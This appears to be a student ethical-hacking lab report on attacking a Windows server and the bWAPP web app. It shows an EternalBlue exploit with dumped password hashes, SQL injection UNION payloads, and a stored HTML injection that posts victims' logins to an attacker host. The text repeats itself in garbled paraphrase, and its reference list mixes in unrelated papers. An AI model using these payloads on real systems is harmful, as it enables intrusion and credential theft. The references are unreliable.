904  460  svchost.exe                        x64   0    NT AUTHORITY\LOCAL SERVICE
972  460  svchost.exe                        x64   0    NT AUTHORITY\NETWORK SERVICE
1040 3184  Dashboard.exe                      x64   1    ASSIGNMENT\Sergine-01              C:\Windows\system32\Ess

```

Figure8

We also used the `getuid` command to the user ID as shown above. Next, the `PS` command is to display the process running the systems. We also use `hashdump` command to dump the user password hashes. As illustrated in the figure bellow

```
meterpreter >
meterpreter > sysinfo
Computer      : ASSIGNMENSERVEN
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : ASSIGNMENT
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter > pwd
C:\
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ad384e2fff44fbc96bf925205984d99f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2a4f554f638c120ebb9025d1af5371ae:::
PC:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Serigne-01:1002:aad3b435b51404eeaad3b435b51404ee:ad384e2fff44fbc96bf925205984d99f:::
worker01admin01:1118:aad3b435b51404eeaad3b435b51404ee:7100a909c7ff05b266af3c42ec058c33:::
worker2smith:1119:aad3b435b51404eeaad3b435b51404ee:06c58e5701995b8e541091809099b53b:::
worker3cole:1120:aad3b435b51404eeaad3b435b51404ee:7f9820a55f4265657dcd2029642b5950:::
ASSIGNMENSERVEN$:1003:aad3b435b51404eeaad3b435b51404ee:d6ffd91001ed72cc526d80ae00a214d6:::
MediaAdmin$:1117:aad3b435b51404eeaad3b435b51404ee:8578ffb65dbb6ed4ac409fd198eb886b:::
BUSINESS$:1121:aad3b435b51404eeaad3b435b51404ee:d98a2c20a631e18f9352bd2643d36f31:::
meterpreter >
```

Figure9

From this point we can use the password hashes to perform many other attacks such as pass the hash attacks. Remote logging on other networks and systems of crack the passwords. however, due the limitations of our labs. we enable to perform these further attacks.

Web application

SQL Injection (Search/GET)

Search for a movie:

Title	Release	Character	Genre	IMDb
The Fast and the Furious	2001	Brian O'Connor	action	Link
Iron Man	2008	Tony Stark	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
Man of Steel	2013	Clark Kent	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link

Figure10

First, we will utilise the ' order by 6 -- - command to verify the existence of any users and tables in bWAPP with the code provided below. Using the ' order by 6 -- -

command allows hackers to exploit SQL injection vulnerabilities by manipulating the query to retrieve information about users and tables in the database.

```
' and 1=0 union all select 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema != 'mysql' and table_schema != 'information_schema' -- - as
```

/ SQL Injection (Search/GET) /

Search for a movie:

Title	Release	Character	Genre	IMDb
bricks	users	5	4	Link
bwapp	blog	5	4	Link
bwapp	heroes	5	4	Link
bwapp	movies	5	4	Link
bwapp	users	5	4	Link
citizens	logins	5	4	Link
cryptomg	challenge2_articles	5	4	Link
cryptomg	challenge2_users	5	4	Link
cryptomg	challenge4_users	5	4	Link

Figure11

Using the following code, we were able to confirm that the user table exists. Now we will retrieve their passwords

When retrieving passwords, hackers can use various techniques such as brute force attacks, dictionary attacks, or social engineering, crack weak passwords and gain unauthorised access to systems.

```
' and 1=0 union all select 1,table_name, column_name,4,5,6,7 from information_schema.columns where table_schema != 'mysql' and table_schema != 'information_schema' and table_schema='bWAPP' and table_name='users' --
```

As shown below, we are able to have users and emails as depicted in the figure above. Next, we will attempt to obtain the user IDs and password policies, such as the required password length. By gathering user IDs and password policies, a hacker can analyse the strength of passwords used in the system and potentially conduct password attacks to gain unauthorised access to the system and its sensitive information.

/ SQL Injection (Search/GET) /

Search for a movie:

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
secret	3	5	4	Link

Figure12

At this point, we can search for additional schema in the database and delve deeper to find more information. This process allows the hacker to gather valuable intelligence and potentially escalate their attack by accessing other sensitive data within the database.

SQL Injection (Search/GET)

Search for a movie:

Title	Release	Character	Genre	IMDb
information_schema	CHARACTER_SETS	5	4	Link
information_schema	COLLATIONS	5	4	Link
information_schema	COLLATION_CHARACTER_SET_APPLICABILITY	5	4	Link
information_schema	COLUMNS	5	4	Link
information_schema	COLUMN_PRIVILEGES	5	4	Link
information_schema	ENGINES	5	4	Link
information_schema	EVENTS	5	4	Link
information_schema	FILES	5	4	Link
information_schema	GLOBAL_STATUS	5	4	Link

Figure13

GOING FUTHER

Next in this test we are going to try HTML injection Stored Blog. As using the following in the figure.

HTML Injection - Stored (Blog)

Add: ☒ Show all: ☐ Delete: ☐

#	Owner	Date	Entry
---	-------	------	-------

Figure14

As we see the Union code to test the data base to see if it is accepting stored html injection is a common technique used by hackers to exploit vulnerabilities in web applications and gain unauthorised access to sensitive information or manipulate the data stored in database.

HTML Injection - Stored (Blog)

Add: ☒ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2024-01-05 20:47:27	iron' union select 1,2,3,4,5,6,7--

Figure15

As we can see using this code `teck',(select password from mysql.user where user='root' limit 0,1))#`




Figure16

Knowing this we execute code and stored on the database. For this, we will use the following. Which the expectation as using **net cat listening** on port 1234 together to try to capture the user logging credentials.

```
<div class="test_code">test</div> <div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px; z-index: 1000; background-color:white;"> Please Login Here To Proceed: <form name="login" action="http://[ATTACKER_IP]:1234/hacked.html" method="post"> <table> <tr> <td>Username:</td> <td><input type="text" name="username"/></td> </tr> <tr> <td>Password:</td> <td><input type="password" name="passwd"/></td> </tr> </table> <input type="submit" value="Login"/> </form></div>
```




Figure1

As shown above we were trying to capture credentials. However, this was not possible even though it has even given us the parameters

By using this SQL syntax along with input values, we can retrieve the database version. Additionally, for every subsequent SQL query, it is necessary to add an entry. By doing so, the hacker can gain unauthorized access to sensitive information stored in the database and potentially manipulate or exploit it for malicious purposes. It is crucial for businesses and individuals to understand the vulnerabilities associated with human error in cybersecurity.

`bWAPP/sqli_11.php?title=k' UNION SELECT 1,sqlite_version(),3,4,5,6--&action=search`

Using SQLmap

First we use Nmap to enumerate the system

```
(kali@kali)-[~]
$ nmap -A 192.168.19.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-05 20:12 EST
Nmap scan report for 192.168.19.129
Host is up (0.0022s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_ 2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http           Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/2.2.14 OpenSSL/2.2.14 OpenSSL...)
|_ http-title: owaspbwa OWASP Broken Web Applications
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_perl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_ http-methods:
|_ Potentially risky methods: TRACE
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap           Courier Imapd (released 2008)
|_ imap-capabilities: NAMESPACE QUOTA ACL IMAP4rev1 THREAD=ORDEREDSUBJECT UIDPLUS OK SORT completed IDLE CHILDREN CAPABILITY ES
443/tcp   open  ssl/http       Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/2.2.14 OpenSSL/2.2.14 OpenSSL...)
|_ ssl-date: 2024-01-06T01:12:33+00:00; +4s from scanner time.
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_perl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
```

Figure18

```
kali-linux-2023.4-vmware... X  bee-box v1.6  X  OWASP Broken Web Apps VM... X
| http-me [1] Normal (default)
| Poten [2] Medium
|_ http-se [3] Hard
|_ 2.2.14 0) > normal
|_ http-ti Injection difficulty (--level/--risk). Please choose:
|_ ssl-cer [1] Normal (default)
| Not val [2] Medium
| Not val [3] Hard
445/tcp > 1
5001/tcp Enumeration (--banner/--current-user/etc). Please choose:
8080/tcp [1] Basic (default)
|_ http-se [2] Intermediate
|_ http-ti [3] All
8081/tcp 3
|_ http-se
|_ http-ti sqlmap is running, please wait..
|_ http-me
|_ Poten
|_ [1/1] Form:
1 service POST http://192.168.19.129/bWAPP/login.php
cgi?new-s POST data: login=6password=6security_level=06form=submit
SF-Port50 do you want to test this form? [Y/n/q]
SF:NULL,4 > Y
Service ID Edit POST data [default: login=6password=6security_level=06form=submit] (Warning: blank fields detected):
login=6password=6security_level=06form=submit
Host scri do you want to fill blank fields with random values? [Y/n] Y
nbstat: it is recommended to perform only basic UNION tests if there is not at least one other (potential) techniq
clock-s ue found. Do you want to reduce the number of requests? [Y/n] Y
smb-sec [22:16:32] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--lev
|_ accou el/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protecti
|_ authen on mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2commen
|_ chall t') and/or switch '--random-agent', skipping to the next target
|_ messa
|_ smb2-ti [*] ending @ 22:16:32 /2024-01-05/
Service d (kali@kali)-[~]
Nmap done $
```

```
File Actions Edit View Help
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Courier Imapd (released 2008)
|imap-capabilities: NAMESPACE QUOTA ACL IMAP4rev1 THREAD=ORDEREDSUBJECT UIDPLUS OK SORT completed IDLE CHILDREN CAPABILITY
ES
443/tcp open ssl/http Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/
.6.5 mod_ssl/2.2.14 OpenSSL ...)
|_ssl-date: 2024-01-06T01:12:33+00:00; +4s from scanner time.
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_py
/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
|_ssl-cert: Subject: commonName=owaspbwa
|_Not valid before: 2013-01-02T21:12:38
|_Not valid after: 2022-12-31T21:12:38
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open java-object Java Object Serialization
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp open http Jetty 6.1.25
|_http-server-header: Jetty(6.1.25)
|_http-title: Choose Your Path
|_http-methods:
|_ Potentially risky methods: TRACE
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at h
cgi?new-service :
SF-Port5001-TCP:V=7.94SVN%I=7%D=1/5%Time=6598A8F1%P=x86_64-pc-linux-gnu%r(
SF=NULL,4,"\\xac\\xed\\0\\x05");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Reporting

The scope of hacking methodology is to provide a structured and comprehensive framework for ethical hackers to conduct their assessments and penetration testing activities. This includes defining the goals and objectives of the assessment, determining the target systems and applications to be tested, as well as establishing boundaries and limitations for testing.

We have start which scanning the network to find open ports and services before verifying connectivity using the **Ipconfig** command. The IP address shown above is **192.168.19.130** - The Kali machine we will use for attacking purposes. Our first step will be finding open ports and services, which marks the beginning phase of our test.

This security patch addresses weaknesses in Microsoft Windows system that could enable remote code execution if exploited through specifically designed messages sent to a **Microsoft Server Message Block 1.0 server**. We have identified this vulnerability using Enumeration via **PORT number 445** as depicted below in figure.

As shown above, we probed **SMB** to confirm existing potential exploitable vulnerabilities. When utilising an **AUXILIARY** module during completion there was minimal impact on outcomes experienced; additionally, deployment of PIPE module had no significant effect either. Our next approach involves employing an exploit in order to attack machinery further.

As illustrated above despite running the exploit successfully, a session was created with no meaningful outcome achieved as per aforementioned display, the **sysinfo** function divulges server name along with version information, and indicates presence of open sessions with **meterpreter** tagging '7'

Moreover, **getuid** command reveals user ID while PS displays running processes; **hashdump** commands help identify dumped user password hashes depicted below from this stage onward, password **hashes** can serve diverse attacks such as pass-the-hash attacks or remote login into other networks/systems or cracking passwords. However, due constraints posed by our labs, further **exploiting** was not feasible

We will first use the **'order by 6 -- -** command to check for the presence of any users and tables in bWAPP with the provided code. The **'order by 6 -- -** command is commonly exploited by hackers to manipulate queries and retrieve information about users and tables in the database.

With the following code, we have confirmed that the user table exists. We will now proceed to obtain their passwords. When obtaining passwords, hackers might employ various techniques such as brute force attacks, dictionary attacks, or social engineering to crack weak passwords and gain unauthorised access to systems.

By using this code snippet, it can be seen that we are able to find usernames and emails as shown above. Our next step will involve trying to acquire **user IDs** and password policies including required password length. Analysing user IDs along with password policies allows a potential hacker not only assesses password strength but also potentially conduct illicit activities exploiting system weaknesses.

At this stage, our goal would be searching for additional schema within databases in order gather more intelligence that could potentially lead towards accessing other sensitive data inside them. Lastly, in our upcoming test experiment we plan on performing an **HTML injection Stored Blog** using what's depicted here.

Utilising **Union code** for testing if **stored html injections** are accepted by a database is often employed technique among hackers which enables exploitation of

vulnerabilities present within web applications leading them into gaining unauthorized access over sensitive information or manipulating stored data.

Having this knowledge guides us through executing codes which then get saved onto databases enabling us to achieve specific outcomes by doing so; listening net cat port together try capturing login credentials from users thus was unable capture all parameters even ones expected

By utilising **SQL** syntax combined with input values like displayed before alongside retrieval of version details stands crucial Thus every subsequent entry made makes way possible retrieving confidential hence making businesses understand how important mitigating human error effects becomes necessary factor surrounding cybersecurity vulnerability issues

**bWAPP/sqli_11.php?title=k' UNION SELECT 1,sqlite_version(),3,4,5,6--
&action=search**

References

API Security: What You Need to Do to Protect Your APIs (2022). Available at: <https://www.datatheorem.com/resources/reports/gartner-api-security>. (accessed 25 December 2023)

Ahmadzadegan, H, M., Khorshidvand, A, A. and Valian, G, M. (2015) Low-rate false alarm intrusion detection system with genetic algorithm approach. Available at: <https://doi.org/10.1109/kbei.2015.7436188>. (Accessed 17 December 2024)

API9:2023 Improper Inventory Management - OWASP API Security Top 10 (2023). Available at: <https://owasp.org/API-Security/editions/2023/en/0xa9-improper-inventory-management/>. (Accessed 17 December 2024)

Barik, K. et al. (2021) Penetration Testing Analysis with Standardized Report Generation. Available at: <https://doi.org/10.2991/ahis.k.210913.045>. (Accessed 18 December 2023)

Abdeltawab, S, S. et al. (2022) Biocompatibility and Antibacterial Action of *Salvadora persica* Extract as Intracanal Medication (In Vitro and Ex Vivo Experiment). Available at: <https://doi.org/10.3390/ma15041373>. (Accessed 17 December 2023)

Cahyani, W, D, N. et al. (2017) An Evidence-Based Forensic Taxonomy of Windows Phone Communication Apps. Available at: <https://scite.ai/reports/10.1111/1556-4029.13624>. (accessed 20 December 2023)

Cybercrime: The Statistics of 2022 | SparkCognition (2022). Available at: <https://www.sparkcognition.com/threat-spotting-the-cybercrime-numbers-you-need-to-know-in-2022/>. (accessed 21 December 2023)

50+ Cybersecurity Statistics, Trends & Facts That Matter For 2024 (2023). Available at: <https://www.websiterating.com/research/cybersecurity-statistics-facts/>. (Accessed 17 December 2024)

Dunsin, D. et al. (2023) A Comprehensive Analysis of the Role of Artificial Intelligence and Machine Learning in Modern Digital Forensics and Incident Response. Available at: <https://doi.org/10.2139/ssrn.4554035>. (Accessed 27 December 2023)

Du, X. et al. (2020) SoK. Available at: <https://doi.org/10.1145/3407023.3407068>. (Accessed 12 January 2024)

Khalid, N, M. et al. (2020) Web Vulnerability Finder (WVF): Automated Black- Box Web Vulnerability Scanner. Available at: <https://doi.org/10.5815/ijitcs.2020.04.05>. (Accessed 23 December 2023)

Iqbal, S. and Alharbi, A, S. (2020) "Advancing Automation in Digital Forensic Investigations Using Machine Learning Forensics," IntechOpen eBooks. Available at: <https://doi.org/10.5772/intechopen.90233>. (Access 2 November 2023)

Holt, J, T., Bossler, M, A. and Seigfried-Spellar, C, K. (2015) Cybercrime and Digital Forensics: An Introduction. Available at: <https://ci.nii.ac.jp/ncid/BB18203417>. (accessed 25 December 2023)

Geneva Pap Risk Insur Issues Pract. 2022; 47(3): 698–736.

Published online 2022 Feb 17. doi: [10.1057/s41288-0](https://doi.org/10.1057/s41288-0)

<https://www.ncbi.nlm.nih.gov/pmc/articles/PMC8853293/>; (Accessed 27 December 2024)

Frank Cremer,¹ Barry Sheehan,¹ Michael Fortmann,² Arash N. Kia,¹ Martin Mullins,¹ Finbarr Murphy,¹ and Stefan

Materne:<https://www.sciencedirect.com/science/article/pii/S2352484721007289#bb4>; (Accessed 17 December 2023)

Maglaras, L. et al. (2020) Cybersecurity in the Era of Digital Transformation: The case of Greece. Available at: <https://scite.ai/reports/10.1109/itia50152.2020.9312297>. (accessed 11 December 2023)

MacDermott, Á. et al. (2020) "The Internet of Things: Challenges and Considerations for Cybercrime Investigations and Digital Forensics," International Journal of Digital Crime and Forensics, 12(1), p. 1-13. Available at: <https://doi.org/10.4018/ijdcf.2020010101>. (accessed 25 December 2023)

Gartner Report on API Security (2022). Available at: <https://content.salt.security/gartner-innovation-insight-22-api-security.html>. (accessed 21 December 2023)

Key Findings | Salt Labs State of API Security report (2023). Available at: <https://salt.security/blog/latest-state-of-api-security-report-400-increase-in-attackers-and-more>. (accessed 22 December 2023)

Gartner Unveils Top Eight Cybersecurity Predictions for 2023-2024 (2023). Available at: <https://www.gartner.com/en/newsroom/press-releases/2023-03-28-gartner-unveils-top-8-cybersecurity-predictions-for-2023-2024>. (accessed 25 December 2023)

Ibrahim, S, A. et al. (2020) "The Challenges of Leveraging Threat Intelligence to Stop Data Breaches," Frontiers in computer science, 2. (accessed 25 December 2023)

Preventative Security is Still Crucial to Avoiding Data Breaches (2015). Available at: <https://security.cioreview.com/cxoinsight/preventative-security-is-still-crucial-to-avoiding-data-breach>. (accessed 15 December 2023)

What Is Penetration Testing in Cyber Security and Why Do You Need It? (2023). Available at: <https://www.advantio.com/blog/what-is-penetration-testing-in-cyber-security-and-why-do-you-need-it>. (Accessed 17 December 2024)

What is Penetration Testing? The Role of Pen Testing in Cybersecurity (2023). Available at: <https://www.cybermaxx.com/resources/what-is-penetration-testing/>. (Accessed 18 December 2024)

What is Penetration Testing? | A Comprehensive Overview (no date). Available at: <https://www.coresecurity.com/penetration-testing>. (Accessed 17 December 2024)

Penetration Testing: What It Is, Why It's Important and How It Can ... (2023). Available at: <https://www.armanino.com/articles/cybersecurity-penetration-testing-how-it-benefit-your-business/>. (Accessed 19 December 2024)

Penetration Testing Best Practices for Conducting Effective Penetration ... (2023). Available at: <https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-best-practices-enterprise/>. (Accessed 19 December 2024)

Tello, D, M. (2022) The Political Economy of Trade Barriers in Peru. Available at: <https://doi.org/10.19053/01203053.v41.n74.2022.13961>. (Accessed 17 December 2024)

Gao, S. et al. (2021) Effect of Strain Rate on the Deformation Characteristic of AlN Ceramics under Scratching. Available at: <https://doi.org/10.3390/mi12010077>. (Accessed 19 December 2023)

Widyaningsih, D, B. and Purnacandra, P, A. (2023) How Urgent is Mobile Authentication in Special Need/Education? A Review Systematic of Cyber Security and Psychological Approach. Available at: <https://doi.org/10.17977/um005v7i12023p99>. (Accessed 12 December 2024)

Natakusumah, K. et al. (2023) Integrating religiosity into a technology acceptance model for the adoption of mobile payment technology. Available at: <https://doi.org/10.5267/j.ijdns.2022.10.003>. (Accessed 17 December 2024)

Ray, K, R. (2022) The Impact of Data Breach on Reputed Companies. Available at: <https://doi.org/10.22214/ijraset.2022.45819>. (Accessed 17 December 2023)

<https://www.idstrong.com/sentinel/darkbeams-alarming-data-breach/>:
(Accessed 17 December 2023)

Yildirim, M., Çinar, A. and Cengil, E. (2021) Investigation of Cloud Computing Based Big Data on Machine Learning Algorithms.. Available at:
<https://doi.org/10.17798/bitlisfen.897573>. (Accessed 17 December 2024)

Zennaro, M, F. and Erdodi, A, L. (2020) Modeling Penetration Testing with Reinforcement Learning Using Capture-the-Flag Challenges: Trade-offs between Model-free Learning and A Priori Knowledge. Available at:
<https://scite.ai/reports/10.48550/arxiv.2005.12632>. (Accessed 27 December 2024)

Zhao, T. et al. (2021) Determination of Shape Coefficient in Elastic Modulus Estimation with Penetration Test. Available at:
<https://doi.org/10.1155/2021/6610607>. (Accessed 17 December 2023)

Cyber security breaches survey 2023:(20230:https://uowtsd-my.sharepoint.com/:w:/r/personal/2317649_student_uwtsd_ac_uk/_layouts/15/Doc.aspx?sourcedoc=%7BD659CD98-45A4-424A-9DB3-B2677F8B741A%7D&file=Assignment%20Ethical%20hacking.docx&action=default&mobileredirect=true&DefaultItemOpen=1&login_hint=2317649%40student.uwtsd.ac.uk&ct=1698801571454&wdOrigin=OFFICECOM-WEB.MAIN.REC&cid=f9cd069d-f74b-45f2-8140-a6f954083cc7&wdPreviousSessionSrc=HarmonyWeb&wdPreviousSession=b2305aee-7745-4353-8f01-b9377e5ea8eb (Accessed 01 December 2023)

Olivia Powell More than 3.8 billion records exposed in DarkBeam data leak:(2023)<https://www.cshub.com/data/news/darkbeam-data-leak>:
(Accessed 14 December 2023)

The Latest 2023 Cyber Crime Statistics (updated October 2023)
https://uowtsd-my.sharepoint.com/:w:/r/personal/2317649_student_uwtsd_ac_uk/_layouts/15/Doc.aspx?sourcedoc=%7BD659CD98-45A4-424A-9DB3-B2677F8B741A%7D&file=Assignment%20Ethical%20hacking.docx&action=default&mobileredirect=true&DefaultItemOpen=1&login_hint=2317649%40student.uwtsd.ac.uk&ct=1698801571454&wdOrigin=OFFICECOM-WEB.MAIN.REC&cid=f9cd069d-f74b-45f2-8140-a6f954083cc7&wdPreviousSessionSrc=HarmonyWeb&wdPreviousSession=b2305aee-7745-4353-8f01-b9377e5ea8eb (Accessed 14 December 2023)

Takko, T. et al. (2023) Knowledge mining of unstructured information: application to cyber domain. Available at: <https://doi.org/10.1038/s41598-023-28796-6>. (Accessed 1 December 2023)

Holt, J, T., Bossler, M, A. and Seigfried-Spellar, C, K. (2015) Cybercrime and Digital Forensics: An Introduction. Available at: <https://ci.nii.ac.jp/ncid/BB18203417>. (Accessed 1 December 2023)

Yildirim, M., Çinar, A. and Cengil, E. (2021) Investigation of Cloud Computing Based Big Data on Machine Learning Algorithms.. Available at: <https://doi.org/10.17798/bitlisfen.897573>. (Accessed 14 December 2023)

Satyanegara, H, H. and Ramli, K. (2022) Implementation of CNN-MLP and CNN-LSTM for MitM Attack Detection System. Available at: <https://doi.org/10.29207/resti.v6i3.4035>. (Accessed 14 December 2023)

Pandey, A. (2019) Novel Security Framework for Wireless Sensor Networks. Available at: <https://doi.org/10.35940/ijrte.d8733.118419>. (Accessed 14 December 2023)

Sujatha August UK Electoral Commission Hacked – 40 Million Britons Data Exposed: Available: <https://cybersecuritynews.com/uk-electoral-commission-hacked/>: (Accessed 14 December 2023)

DarkBeam exposed billions of credentials during an accidental leak 2023: (2023) <https://izoologic.com/region/europe/darkbeam-exposed-billions-of-credentials-during-an-accidental-leak/> (Accessed 14 December 2023)

<https://support.microsoft.com/en-au/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655> (Accessed 14 December 2023)

<https://www.linkedin.com/pulse/darkbeam-data-leak-granular-analysis-jason-collins>

<https://www.itgovernance.co.uk/blog/list-of-data-breaches-and-cyber-attacks-in-2023>

<https://www.cshub.com/attacks/news/top-cyber-security-incidents-september-23>

<https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2023/cyber-security-breaches-survey-2023>

<https://www.verizon.com/business/resources/reports/dbir/2023/master-guide/>

<https://venafi.com/blog/7-data-breaches-caused-human-error-did-encryption-play-role/>

```
msf6 auxiliary(scanner/smb/smb_version) > set SMBPass acb123=
SMBPass => acb123=
msf6 auxiliary(scanner/smb/smb_version) > set SMBUser Serigne
SMBUser => Serigne
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.19.132: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > back
msf6 > search pipe_auditor

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/smb/pipe_auditor

Description
-----
Session Pipe Auditor

Disclosure Date
-----
Rank
-----
Check
-----
Des
-----

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/pipe_auditor

msf6 > use 0
msf6 auxiliary(scanner/smb/pipe_auditor) >
```

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/windows/smb/ms17_010_eternalblue
2 msf exploit(ms17_010_eternalblue) > show targets
3 ...targets...
4 msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
5 msf exploit(ms17_010_eternalblue) > show options
6 ...show and set options...
7 msf exploit(ms17_010_eternalblue) > exploit
```

```
Shell No. 1
File Actions Edit View Help
[*] 192.168.19.132: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/pipe_auditor) > back
msf6 >
msf6 > search MS17-010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Ke
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/Ete
ode Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/Ete
ommand Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-04-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use 2
msf6 auxiliary(admin/smb/ms17_010_command) > options
```

```
meterpreter > ps
```

Process List

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
216	4	smss.exe	x64	0		
304	296	csrss.exe				
356	296	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wini
364	348	csrss.exe				
392	348	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winl
460	356	services.exe	x64	0		
468	356	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsas
536	460	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
608	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
